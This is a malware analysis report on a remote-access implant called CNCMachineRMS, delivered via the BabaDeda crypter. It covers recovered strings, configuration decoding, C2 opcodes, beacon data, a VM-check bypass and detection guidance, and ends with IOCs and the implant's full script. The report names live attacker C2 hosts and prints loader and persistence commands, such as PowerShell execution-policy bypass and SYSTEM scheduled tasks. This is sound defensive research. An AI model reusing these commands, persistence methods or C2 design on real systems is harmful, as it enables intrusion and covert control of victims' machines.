


Figure 13. Stack string obfuscation in the final payload.

Applying the deobfuscation routine across the binary recovers the capability set.

```
0x5cc14 (call @ 0x5cd08): 'localappdata'
0x5cd41 (call @ 0x5cde0): 'appdata'
0x5ce19 (call @ 0x5ceec): 'programdata'
0x5cf25 (call @ 0x5d026): 'commonappdata'
0x5d05f (call @ 0x5d132): 'userprofile'
0x5d16b (call @ 0x5d1f7): 'temp'
0x5d230 (call @ 0x5d29b): 'tmp'
0x5d2d4 (call @ 0x5d373): 'desktop'
0x5d3ac (call @ 0x5d479): 'documents'
0x5d4b2 (call @ 0x5d57f): 'downloads'
0x5d5b8 (call @ 0x5d678): 'pictures'
0x5d6b1 (call @ 0x5d74a): 'music'
0x5d783 (call @ 0x5d829): 'videos'
0x5d862 (call @ 0x5d956): 'programfiles'
0x5d98f (call @ 0x5da9d): 'programfiles86'
0x5dad6 (call @ 0x5dba7): 'programfilesx86'
0x5dbe0 (call @ 0x5dcba): 'systemroot'
0x5dcf3 (call @ 0x5dd99): 'windir'
0x5ddd2 (call @ 0x5dea5): 'systemdrive'
0x5dede (call @ 0x5df7d): 'startup'
0x5dfb6 (call @ 0x5e04f): 'fonts'
0x5e088 (call @ 0x5e155): 'favorites'
0x5e18e (call @ 0x5e234): 'recent'
0x5e26d (call @ 0x5e306): 'cache'
0x5e33f (call @ 0x5e3de): 'cookies'
0x5e417 (call @ 0x5e4b6): 'history'
0x5e4ef (call @ 0x5e5bc): 'templates'
0x5e5f5 (call @ 0x5e69b): 'sendto'
0x5e6d4 (call @ 0x5e7ac): 'public_desktop'
0x5e7e5 (call @ 0x5e90d): 'public_documents'
0x5e946 (call @ 0x5ea6e): 'public_downloads'
0x5f07c (call @ 0x5f0d6): '..'
0x62fa5 (call @ 0x632af): 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36'
0x633c9 (call @ 0x634c9): 'cloudflare-dns.com'
0x634ce (call @ 0x6357e): 'dns.google'
0x63583 (call @ 0x63684): 'dns.quad9.net'
0x6376f (call @ 0x63849): '/dns-query'
0x644d7 (call @ 0x64563): 'POST'
0x64631 (call @ 0x64a31): 'Content-Type: application/dns-message\r\nAccept: application/dns-me
0x650f1 (call @ 0x65182): '0123456789abcdef'
0x652e4 (call @ 0x65426): 'Response too short'
0x6548f (call @ 0x655c8): 'Transaction ID mismatch'
```

Figure 14. Partial recovered strings after deobfuscation.

No Credential Theft Code, Only Access Tooling

Across 1,202 strings decoded at runtime, there are zero matches for browser credential stores. No `Login Data`, no `logins.json`, no `key4.db`. None for keylogging, clipboard capture, crypto wallets, or Telegram and Discord exfiltration. The browser related strings that are present resolve to default browser detection and a running process list, which is fingerprinting rather than theft.

What it does ship with is an access toolkit: an interactive shell, a file manager, screen capture, a local account backdoor, seven persistence vectors, and twenty typed loader commands.

The distinction matters operationally. A stealer's damage is bounded by what it was compiled to steal, and this is largely done by the time you find it. This implant's damage is bounded by what an operator decided to do across the dwell time. The follow-on payloads are the incident. The RAT is the door.

Execution Flow




Figure 15. Behavioral execution flow of the final payload.




Figure 16. Behavioral execution flow of the final payload.




Figure 17. Behavioral execution flow of the final payload.

The Payload Carries Its Own Config, and the File Hands You the Key

CNCMachineRMS carries its configuration in the same Storage property tree format as the upstream loader: same 0x58 byte entry stride, same region layout, same linear arithmetic obfuscation, same validator. The differences are that this image is embedded in the payload's own memory image rather than read from disk, and that the build key differs.

Locating it at runtime is a forward scan through memory, one byte at a time, unaligned and unbounded. Expressed as pseudocode, with descriptive names because the binary is stripped:

```
p = (u64 *)0x8BAFC;          // a dummy function used only as a start address
do { p++; } while (!header_is_valid(p, 0x16DF3822A8));
return p;
```

```
// sc_find_embedded_storage() -> ptr to the embedded BabaDeda 'Storage' header, or 0.
// Unbounded byte-granular memory scan: p = &sc_storage_scan_anchor; do { p++; } while (!sc_storage_hdr_is_valid(p, K));
// K = 0x16DF3822A8 (build-specific storage key, loaded as `mov rdx, 16DF3822A8h` at 0x8BB3E).
// No end bound and no alignment: the config blob is appended at build time somewhere after this function,
// so the loop just walks forward one byte at a time until the header equations hold.
// The `xor eax,eax / cmp eax,1 / jz` at 0x8BB2A is an always-false opaque predicate -- the 'return 0' path
// at 0x8BB76 is therefore DEAD. If the blob is absent the scan runs off the end of the mapping and faults;
// it never actually returns NULL, so sc_payload_main's 'Failed! Not found settings' popup is unreachable
// in practice. sub_E22C/sub_E258 around the loop are just the api-resolver ctx ctor/dtor (unused here).
__int64 (__fastcall *__fastcall sc_find_embedded_storage(
        __int64 a1,
        __int64 a2,
        __int64 a3,
        __int64 a4,
        int a5,
        int a6))(int, int, int, int, int, int, int)
{
  __int64 v6; // rdi
  __int64 v7; // rsi
  int v8; // edx
  int v9; // r8d
  int v10; // r9d
  __int64 *v12; // [rsp+20h] [rbp-B8h]
  _BYTE v13[152]; // [rsp+40h] [rbp-98h] BYREF

  v12 = (__int64 *)sc_storage_scan_anchor;
  sc_api_ctx_ctor(a1, a2, a3, a4: (__int64)v13);
  do
    v12 = (__int64 *)((char *)v12 + 1);
  while ( !sc_storage_hdr_is_valid(a1: v6, a2: v7, a3: 0x16DF3822A8LL, a4: v12) );
  sc_api_ctx_dtor(a1: v6, a2: v7, a3: v8, a4: (unsigned int)v13, a5: v9, a6: v10);
  return (__int64 (__fastcall *)(int, int, int, int, int, int, int))v12;
}
```

Figure 18. The configuration scan in the disassembly.

The blob is appended at build time somewhere after that anchor, so there is no offset to hardcode. Two details the pseudocode hides:

1. The key is `0x16DF3822A8`
2. The `xor eax,eax` / `cmp eax,1` / `jz` sequence is an always false opaque predicate, so the `return 0` path is dead code. With no blob present the scan runs off the end of the mapping and faults. It never returns NULL.

Recognizing the header is where it gets interesting. There is no magic value to grep for. A candidate is accepted only if three 64-bit equations hold simultaneously, with `k` taken from the first qword of the candidate and `K` the build key:

```
k = hdr[0]                      # free per build value
hdr[1] == 7*k + 3*K                 # all arithmetic mod 2**64
hdr[5] == hdr[1] - 37*(k + K)
hdr[6] == (k + K + 1) * (hdr[5] + 1)
```

Three independent 64-bit equations are what makes an unbounded byte scan safe from false positives. It is also, from a defender's point of view, a gift. The first equation is solvable for `K`, because 3 is invertible modulo 2^{64}. You never have to guess the build key. Any file containing one of these headers surrenders it:

```
import struct

M = 1 << 64
INV3 = pow(3, -1, M)
```

```
def storage_headers(data):
    """Yield (offset, key) for every Storage header in a buffer."""
    for off in range(0, len(data) - 0x78):
        q = struct.unpack_from("<7Q", data, off)
        k = q[0]
        K = ((q[1] - 7 * k) * INV3) % M
        if q[5] != (q[1] - 37 * (k + K)) % M:
            continue
        if q[6] != ((k + K + 1) * (q[5] + 1)) % M:
            continue
        yield off, K
```

This is the on-disk detection primitive for the entire family. It matches the embedded config, the local state database, and serialized C2 traffic, because all three are the same container format. And the key it recovers tells you which build produced the file.

Recovered configuration

Setting	Value	Meaning
gate #1	notepadreleased.com:443	Primary
gate #2	85.158.110.78:443	Secondary
campaign	novm	Build name
lsdb_save_path	{localappdata}\SProject\sp.bin	Local state database
gate_connect_period_seconds	600	Beacon interval
gate_failed_reconnect_delay_seconds	60	Retry backoff after a failed gate
gate_connected_duration_seconds	90	Session hold time
gate_keep_alive_duration_seconds	90	Keep alive window
lsdb_save_delay_seconds	200	State database write cadence
is_vmcheck	false	Sandbox evasion disabled in this build
vmdetect_sleep_seconds	600	On a VM verdict it sleeps rather than exits

Setting	Value	Meaning
is_tosend_firstlaunch_screenshot	true	Screenshot collected on first run
enable_acs_onstart	true	Enables the implant's ACS mode at startup

The payload resolves its C2 domain over DNS over HTTPS, using `dns.google`, `cloudflare-dns.com` and `dns.quad9.net`. Local DNS logs will not show the lookup.

The VM Check and the Folder That Switches It Off

The payload's own DSL script is short. It wires config into the native runtime and hands off:

```
task start_com[active=true,async=false]
{
    antihacker_vm();
    setupWithGates();
    setupGateConnectionDetails();
    communicator::set_marketing_data(@is_marketing_notify);
    communicator::set_firstlaunch_screenshot(@is_tosend_firstlaunch_screenshot);
    communicator::start();
    delayer::delay_infinite();
}
```

Everything of consequence, the beaconing, the tasking, the twenty opcodes, the collection, is native code. Note also that this script establishes no persistence at all. That is entirely the parent stage's job, or an operator command.

The `isVm()` routine is worth reading in full:

```
$specFolder = pather::systemdrive_with_slash() + "Intel";
if (io::dir_exists($specFolder)) { return false; }   // C:\Intel exists, declare "not a VM"
if (system::get_ram_mb()   < 6144) { return true; }
if (system::get_cpu_count() < 2)   { return true; }
... antihacker::vmdetector_scan_light() ...
```

Creating `C:\Intel` short circuits the entire check and declares the infected host is “not a VM”.

The native engine behind `vmdetector_scan_light` is far more thorough than the script suggests: roughly 200 strings across six stacked methods, covering GPU and OpenGL renderer checks, DXGI adapter enumeration, CPUID hypervisor vendor strings, PCI and device IDs, driver and service and process names, and SMBIOS registry paths. It spans VMware, VirtualBox, Hyper V, QEMU, KVM, Xen, Parallels, Bochs and WSL.

But in this build, all of these checks are dead. `is_vmcheck` is false, so the routine returns before any of it runs. The campaign is called `novm` for a reason. Do not assume the next build makes the same choice.

Command and Control

Inbound messages are parsed as a Storage image, the same container format as the config, with a property in the 22xxx namespace carrying the task list. Each step is dispatched on an object ID. Every handler below was pinned by its own error string rather than inferred from ordering, which matters, because the opcodes are not in the intuitive sequence.

Opcode	Task	Class	Action
22030	MSI	Loader	`msiexec /i … /qn /norestart`
22040	EXE	Loader	Drop and execute
22050	DLL_RUNDLL32	Loader	`rundll32 <dll>,DllMain`
22060	DLL_REGSVR32	Loader	`regsvr32 /s`
22070	DIR_EXE	Loader	Drop directory, run `main.exe`
22080	DIR_DLL	Loader	Drop directory, run `main.dll`
22120	PS_SCRIPT	Loader	`powershell -NoProfile -ExecutionPolicy Bypass -File`
22130	BAT	Loader	`cmd /c`
22150	EXE_BY_LINK	Loader	Download then execute
22160	MSI_BY_LINK	Loader	Download then msiexec
22170	DIR_EXE_ZIPPED_BY_LINK	Loader	Download `payload.zip`, `Expand-Archive`, run `main.exe`
22180	DIR_DLL_ZIPPED_BY_LINK	Loader	Same, then `main.dll` via rundll32
22190	EXE_RTLCOMPRESSED_BY_LINK	Stub	Not implemented in this build
22200	MSI_RTLCOMPRESSED_BY_LINK	Stub	Not implemented in this build
22210	UNINSTALL_CLIENT	Cleanup	Removes itself
22220	UNINSTALL_AUTORUN	Cleanup	Removes persistence only

Opcode	Task	Class	Action
22230	AUTORUN_HKCU	Persistence	HKCU Run key
22240	AUTORUN_HKLM	Persistence	HKLM Run key
22250	AUTORUN_SCHEDULER	Persistence	Scheduled task
22260	AUTORUN_STARTUP_LNK	Persistence	Startup .lnk

Note the gaps at 22090, 22100, 22110 and 22140, which are reserved or removed task kinds, and the two RTLCOMPRESSED opcodes that ship as stubs. Shipping unfinished features is a strong signal of code that is actively being developed, and a useful hook for tracking future variants.

Why We are Naming It “CNCMachineRMS”

When an attacker issues a task without specifying a launch directory, the loader falls back to a fixed workspace. That path is assembled from the temp directory and a hardcoded subdirectory name, and the subdirectory is ***CNCMachineRMS\tasks***. Every one of the twelve loader handlers routes through it.

```
%TEMP%\CNCMachineRMS\tasks\<task_id>\task_payload.bin
```

```
// Resolve task launch directory: default workspace (sc_task_build_default_workspace_path) if override empty, else sc_task_resolve_launch_directory_override.
__int64 __fastcall sc_task_resolve_launch_directory(int a1, int a2, __int64 a3, __int64 a4, int a5, int a6)
{
  __int64 v6; // rdi
  __int64 v7; // rsi
  int v8; // r9d

  if ( std::list<base::xml::XmlTagStacker *>::empty(a1, a2, a3, a4, a5, a6) != 0 )
    build_default_task_workspace_path(a1: v6, a2: v7, a3, a4, a5: a6);// Build default task workspace: {GetTempPathW}\CNCMachineRMS\tasks\{task_id}.
  else
    sc_task_resolve_launch_directory_override(a1: v6, a2: v7, a3, a4, a5, a6: v8);
  return a3;
}
```

Figure 19. Default task launch directory.

Alongside it, the beacon reports a module name of client.exe and a version of 1.4.0, both also assembled at runtime.

The delivery chain around it is BabaDeda, and it matches public reporting point for point, including the Storage container format, differing only in the build key.

The final stage is another matter. Searches for CNCMachineRMS, ACS Mode, Gate Approved, xcrt_vm_aggressive_wgl and EXE_RTLCOMPRESSED_BY_LINK return no vendor report, no Malpedia entry, and no public YARA rule. Public BabaDeda writeups stop at "delivers infostealers and RATs" without naming this implant. So, rather than coin a name, we adopt the one the malware uses for itself.

What the Beacon Carries

Alongside the expected host identifiers, the profile collects **domain, SID, and elevation status**. That is Active Directory context, not machine fingerprinting. It also takes motherboard and BIOS serial numbers, which form a hardware ID that survives a reinstall, and it enumerates installed antivirus through WMI, which lets an operator choose their follow-on tooling before sending a single task.

- **Identity.** Computer name, username, domain, SID, elevation status, and a PCID derived from `MachineGuid`.
- **Platform.** OS, build, edition, version, architecture, time zone, UI language, keyboard layout.
- **Hardware.** CPU vendor and clock, core count, RAM total and usage, GPU and VRAM, driver versions.
- **Firmware.** Motherboard vendor, product and serial. BIOS vendor, version, date and serial.
- **Security posture.** Installed AV via `ROOT\SecurityCenter2`, plus Defender status via `MSFT_MpComputerStatus`.
- **Extended recon.** Monitors, drives, battery, network adapters, domain controller details, open TCP and UDP ports with owning PID, installed applications, process list.

Separately from all of that, the first launch screenshot fires on initial contact.

The 3.6 MB File That Contains Two Booleans and a Hostname

The implant keeps a local state database at `%LOCALAPPDATA%\SProject\sp.bin`. It measures 8.00 bits per byte and looks exactly like an encrypted database.

It is not encrypted. It is the same Storage format again, same key, header at offset 0. The real state is tiny:

Prop	Type	Meaning	Value
1	wstr	Last working gate host	`notepadreleased.com`
2	u64	Its port	443
3	bool	State flag	true
5	bool	State flag	true
23500	blob	Random padding	3,636,889 B

The bulk of the file is a single property filled with CSPRNG output:

```
BCryptGenRandom(&r, 4);                    // random u32
size = r % 0xF80001 + 0x80000;             // 512 KiB to 16 MiB
buf  = GlobalAlloc(size);
for (i = 0; i < size; i += chunk)          // chunk = min(0x10000, remaining)
   BCryptGenRandom(buf + i, chunk);
store(storage, 23500, buf);
```

This randomized padding is effective at three things. Every victim's `sp.bin` differs in size and content, so file hash IOCs are useless and so are size heuristics. The hash changes on every save, roughly every 200 seconds. And it looks convincingly like ciphertext, which invites an analyst to burn hours hunting for a cipher that does not exist.

The counter is the header maths above. A multi megabyte file of random size at that path, whose first 0x78 bytes satisfy the three equations, is a high confidence indicator. The equations hold regardless of the padding, and the key is recoverable from the file itself.

Detection

Read this before writing a rule. Every high value string in this sample is built on the stack at runtime. None of them exist as plaintext in the file on disk. A YARA rule over the file will not fire. Rules must target process memory, a memory dump, or decoded output. For on-disk detection, use the header equations instead.

Behavioral

- A `MessageBoxW` whose title equals its body and whose text begins `Failed!`. Every config failure path in the payload is a user visible popup, which is unusual for an otherwise stealthy sample.
- An interactive `powershell.exe -NoLogo -NoProfile -NoExit` with a UTF8 console setup. That is a persistent operator session, not a one-shot execution.

Indicators of Compromise

File Hashes

All values are SHA256.

File	Size	Role
`WinWrapIDE.exe`	313,512	Legitimate signed IBM SPSS IDE, abused as the sideload host

File	Size	Role
wwide9.dll	96,424	Malicious engine DLL, COM activated by the host
ClLoca.dll	51,712	Second stage decoy, reached through IAT redirection
Xceed.Wpf.DataGrid.dll	28,160	Shellcode loader masquerading as the Xceed WPF library
ComPDFKit.Viewer.dll	57,344	Fourth module, sideloaded by the decoy
model.dat	1,218,590	Encoded BabaDeda shellcode
HelperStandardizationApplication.bin	1,253,793	Storage config carrying the script and the payload

```
0562c588997fa9961d55c6ab1db2656344324bca8db9ea7b64fe309132b2399f  WinWrapIDE.exe
5b71b49bad415643ff3e291ee3ba550e5edfd584eb913859dadb81634450e7e7  wwide9.dll
3d4e7187f74de912f9d52f5ba6a95bd41868348b16583d72957d732c0ed8f0e7  ClLoca.dll
b804b9dd2726e69fb4f496a6872f90edf9146ad8044c6d3a592040ce1074a5d0  Xceed.Wpf.DataGrid.dll
3466c3524f13cb3b7c87819e619bdb482ec9034a57bcdbe0240af6a9a530b02a  ComPDFKit.Viewer.dll
3b9b86feb3b789dda9cdfe5425ccb7e1feae9fde2cc158ff962991218a98f53f  model.dat
2922837a8d049bf0b51f0f9b27340a377b27dd1912675e2cd82056db83ec7a19  HelperStandardizationApplication.bin
```

The two stages below never exist as files on disk during an infection. They are given here so that anyone carving them from memory or from a config file can confirm a match.

```
744b8165b6161cbd1d5ecc423ecfdb8306485afdc80262000ab3c6908881ef9e  BabaDeda stage, extracted from model.dat (340,883 bytes)
bb81786286be437b3ec6d562055767097c9277054e1d09172caa96376451481c  CNCMachineRMS payload, blob 16100 (1,144,059 bytes)
```

One caveat with the last two entries. Hash matching is weak against this family in general, because the config file drives behavior and the padding in the local state database is regenerated on every write. The header equations given earlier are the durable primitive.

Network

- notepadreleased.com and 85.158.110.78, both TCP/443.
- A beacon cadence of 600 seconds with a 60 second retry after failure.
- DNS over HTTPS resolution through dns.google, cloudflare-dns.com and dns.quad9.net, with a WinHTTP fallback when the raw TCP gate is unreachable. Internal resolver logs will not show the lookup.

Host artifacts

- %TEMP%\CNCMachineRMS\tasks*\task_payload.bin, staged payloads present during and after task execution.

- `%LOCALAPPDATA%\SProject\sp.bin`, a multi megabyte file of random size whose header satisfies the Storage equations.
- A named mutex derived from the victim PCID, 54 hex characters, derived from `HKLM\SOFTWARE\Microsoft\Cryptography\MachineGuid`. A live handle means a running agent.
- An unexplained empty `C:\Intel` directory, the VM check escape hatch.
- Windows event IDs **4720** and **4732**, the local account backdoor creating users and adding them to privileged groups.
- Scheduled tasks created with `/SC ONLOGON /RU SYSTEM /F /RL HIGHEST`, and Run keys across HKCU, HKLM and their `Wow6432Node` variants.
- A Run key or scheduled task named `IBM SPSS WinWrap Basic IDE` pointing at a signed binary in an unusual location.

Appendix: The Payload's Full DSL Script

```
function void setupWithGates()
{
   complex $gate_dictionary = runtime::resource_get_string_dictionary(@gate_list);
   int $gate_count = string_dictionary::count($gate_dictionary);
   int $gate_index = 0;

   loop
   {
      if ($gate_index >= $gate_count)
      {
         break;
      }

      string $host = string_dictionary::get_key($gate_dictionary, $gate_index);
      string $port_text = string_dictionary::get_value($gate_dictionary, $gate_index);
      int $port = runtime::cast_to_int($port_text);

      communicator::add_gate($host, $port);
      $gate_index = $gate_index + 1;
   }
```

```
    string_dictionary::destroy($gate_dictionary);
}

function void setupGateConnectionDetails()
{
    int $connect_period_sec = runtime::resource_get_int(@gate_connect_period_seconds);
    int $connected_duration_sec = runtime::resource_get_int(@gate_connected_duration_seconds);
    int $failed_reconnect_delay_sec = runtime::resource_get_int(@gate_failed_reconnect_delay_seconds);
    int $keep_alive_duration_sec = runtime::resource_get_int(@gate_keep_alive_duration_seconds);

    communicator::set_gate_connection_details($connect_period_sec, $connected_duration_sec,
$failed_reconnect_delay_sec, $keep_alive_duration_sec);
}

function bool isVm()
{
    string $specFolder = pather::systemdrive_with_slash();
    $specFolder += "Intel";
    bool $exists = io::dir_exists($specFolder);
    if ($exists == true)
    {
        return false;
    }

    int $ramMB = system::get_ram_mb();
    if ($ramMB < 6144)
    {
        return true;
    }

    int $cpuCount = system::get_cpu_count();
    if ($cpuCount < 2)
    {
        return true;
    }

    complex $vm = antihacker::vmdetector_create_instance();
    antihacker::vmdetector_scan_light($vm);
    bool $light_present = antihacker::vmdetector_result_is_guest_vm($vm);
    if ($light_present == true)
    {
        antihacker::vmdetector_dispose_instance($vm);
        return true;
    }

    antihacker::vmdetector_dispose_instance($vm);
```

```
    return false;
}

function void antihacker_vm()
{
    bool $check_vm = runtime::resource_get_bool(@is_vmcheck);
    if ($check_vm == false)
    {
        return;
    }

    bool $invm = isVm();
    if ($invm == false)
    {
        return;
    }

    int $sleep_sec = runtime::resource_get_int(@vmdetect_sleep_seconds);
    delayer::delay_in_seconds($sleep_sec);
}

task start_com[active=true,async=false]
{
    antihacker_vm();
    setupWithGates();
    setupGateConnectionDetails();
    communicator::set_marketing_data(runtime::resource_get_bool(@is_marketing_notify));
    communicator::set_firstlaunch_screenshot(runtime::resource_get_bool(@is_tosend_firstlaunch_screenshot));
    communicator::start();
    delayer::delay_infinite();
}
```

Reference

- Morphisec, "The BabaDeda Crypter targeting crypto, NFT and DeFi communities": https://www.morphisec.com/blog/the-babadeda-crypter-targeting-crypto-nft-defi-communities/